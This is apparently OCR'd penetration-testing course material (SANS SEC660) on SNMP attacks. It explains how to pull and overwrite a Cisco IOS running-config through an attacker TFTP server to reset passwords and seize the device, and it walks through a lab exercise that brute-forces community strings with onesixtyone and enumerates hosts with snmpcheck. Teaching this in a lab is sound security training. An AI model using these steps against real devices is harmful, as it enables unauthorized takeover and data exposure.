


Timestamp	SNMP R/W Community	Filename
09/07/2014 - 16:19:56	private	

Specify the attacker's TFTP server IP address as the last 4 bytes of the OID (10.10.10.119 in this example)

Changing running-config
SNMP read-write access can also be used to upload a new configuration to Cisco IOS devices. This is an easy process with Cain: Simply edit the file to make the desired changes, then right-click on the file and select "Upload". Cain will merge the changes into the running configuration file on the router.


From a Linux perspective, we need to download the IOS configuration file using snmpblow.pl and edit the file as needed. Place the modified file in the "/tftpboot" directory of your TFTP server, then use the snmpset utility to write to the MIB entry as shown on this slide. Replace the last four bytes of the MIB with the IP address of the attacker (e.g. replace 10.10.10.119 with your IP address). This will upload and merge the configuration file into the running configuration on the IOS device, giving you the opportunity to reset virtual terminal (VTY) passwords, the enable secret, and other access restrictions to take over the device.



Exercise: SNMP Enumeration (1)

- Use Kali Linux as attacker system
- Target the IP addresses for the lab systems at 10.10.10.40-80
  - Brute-force SNMP community strings
  - Enumerate data from systems with recovered strings

Exercise: SNMP Enumeration (1)
In this exercise, we'll use Kali Linux as our attacker, exploring the lab environment to identify victims running SNMP agents, brute-forcing community strings. When the community string is recovered, we'll enumerate data from the vulnerable systems.




Exercise: SNMP Enumeration (2)

- Use onesixtyone to scan for and brute-force community strings
  - Common list of community strings at /usr/share/doc/onesixtyone/dict.txt
  - Target the hosts at 10.10.10.40–10.10.10.80
- Identify vulnerable SNMP implementations

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 239


Exercise: SNMP Enumeration (2)
For this lab, we'll use the onesixtyone tool to scan for and brute-force a list of common community strings against the targets. Kali Linux includes a list of common community strings at the path shown on this slide. Using this list, target the hosts at 10.10.10.40–10.10.10.80 to identify vulnerable SNMP implementations.



Exercise: SNMP Enumeration (3)

- Use snmpcheck to collect information about target systems
- Identify interface IP addresses
- Identify mount points on a second target system


Exercise: SNMP Enumeration (3)
For each target whose SNMP community string you recover, use the snmpcheck script to enumerate information about the target system. Identify the interface addresses that are present on one victim. For a second victim, identify the filesystem mount points.



Exercise: SNMP Enumeration (4)

- STOP! Answers for the SNMP Enumeration attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Exercise: SNMP Enumeration (4)
Answers to the lab exercise follow. Proceed no further unless you have exhausted your options for completing the exercise on your own.



Exercise: SNMP Enumeration (5)

Create this list of IP addresses in a file called "targets"

Manually with gedit or another text editor

```
# nano targets
```

... or with Python

```
# python -c 'for i in range(40,81): print "10.10.10.%d" % i' > targets
```

... or with genip


```
# genip 10.10.10.40-80 >targets
```

```
10.10.10.40
10.10.10.41
10.10.10.42
10.10.10.43
trimmed ...
10.10.10.70
10.10.10.71
10.10.10.72
10.10.10.73
10.10.10.74
10.10.10.75
10.10.10.76
10.10.10.77
10.10.10.78
10.10.10.79
10.10.10.80
```

Exercise: SNMP Enumeration (5)
To scan a range of IP addresses with onesixtyone, we need to generate a file that contains each target IP address, one per line. We can do this manually using a text editor such as nano, vi, or leafpad, or through a one-line Python script shown on this page.

We can also use the genip tool to build a range of IP addresses, redirecting the output to a file. Kali Linux no longer includes the genip tool, but we have customized Kali Linux distribution used in class to include this useful utility.

Use any of these techniques to create the targets file in your home directory, then continue with the exercise.




Exercise: SNMP Enumeration (6)

```
root@kali:~# genip 10.10.10.40-80 >targets
root@kali:~# onesixtyone -i targets -c /usr/share/doc/onesixtyone/dict.txt
Scanning 41 hosts, 49 communities
10.10.10.40 [private] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2)  Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc.  Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.70 [private] Linux sec660-lab-server 2.6.32-57-generic-pae #119-Ubuntu SMP Wed
Feb 19 01:20:04 UTC 2014 i686
10.10.10.77 [private] Hardware: x86 Family 6 Model 37 Stepping 1 AT/AT COMPATIBLE -
Software: Windows Version 5.2 (Build 3790 Multiprocessor Free)
10.10.10.80 [private] Hardware: Intel64 Family 6 Model 37 Stepping 1 AT/AT COMPATIBLE -
Software: Windows Version 6.1 (Build 7601 Multiprocessor Free)
10.10.10.40 [public] Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version
12.3(11)T, RELEASE SOFTWARE (fc2)  Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2004 by Cisco Systems, Inc.  Compiled Sat 18-Sep-04 11:38 by eaarmas
10.10.10.70 [public] Linux sec660-lab-server 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb
19 01:20:04 UTC 2014 i686
```

Exercise: SNMP Enumeration (6)
After creating the list of IP address targets, change to the onesixtyone directory. Invoke onesixtyone, specifying the list of IP address targets with the "-i" argument, and the onesixtyone default community list file /usr/share/doc/onesixtyone/dict.txt with the "-c" argument, as shown on this page.

When the scan is complete, 6 SNMP community strings will be revealed across 5 target hosts, as shown.



Exercise: SNMP Enumeration (7)

```
# snmpcheck -t 10.10.10.70 -c public
snmpcheck v1.8 - SNMP enumerator
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)

 [*] System information
 -----------------------------------------------------------------------------------
 Hostname                 : kittenwar.sec660.org
 Description              : Linux kittenwar.sec660.org 2.6.32-57-generic-pae #119-Ubuntu SMP Wed Feb 19
01:20:04 UTC 2014 i686
 Uptime system            : 50 days, 03:36:27.26
 Uptime SNMP daemon       : 50 days, 03:35:49.08
 Contact                  : Root <root@localhost> (configure /etc/snmp/snmpd.local.conf)
 Location                 : Unknown (configure /etc/snmp/snmpd.local.conf)
 Motd                     : -

 [*] Devices information
 [*] Storage information
 [*] Processes
 [*] Network information
 [*] Network interfaces
 [*] Listening TCP ports and connections
 [*] Listening UDP ports ...
```


SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 244

Exercise: SNMP Enumeration (7)

After identifying the target SNMP hosts and revealing the configured community strings, we can enumerate data from the target systems. Change the snmpcheck directory and invoke the Perl script as shown on this page, specifying the target IP address with "-t" and the target community string with "-c".

This slide shows the output of enumerating the host at 10.10.10.70. Basic information such as the system hostname, SNMP description including the release and kernel information, and system uptime is disclosed. Additional valuable information is also disclosed, including information about system devices, storage, running process list, netstat information, listening network interfaces, mount points, and more are also disclosed but omitted for space on this page.

Note that some of the output of snmpcheck will include a warning due to a bug in this tool; this warning can be safely ignored.



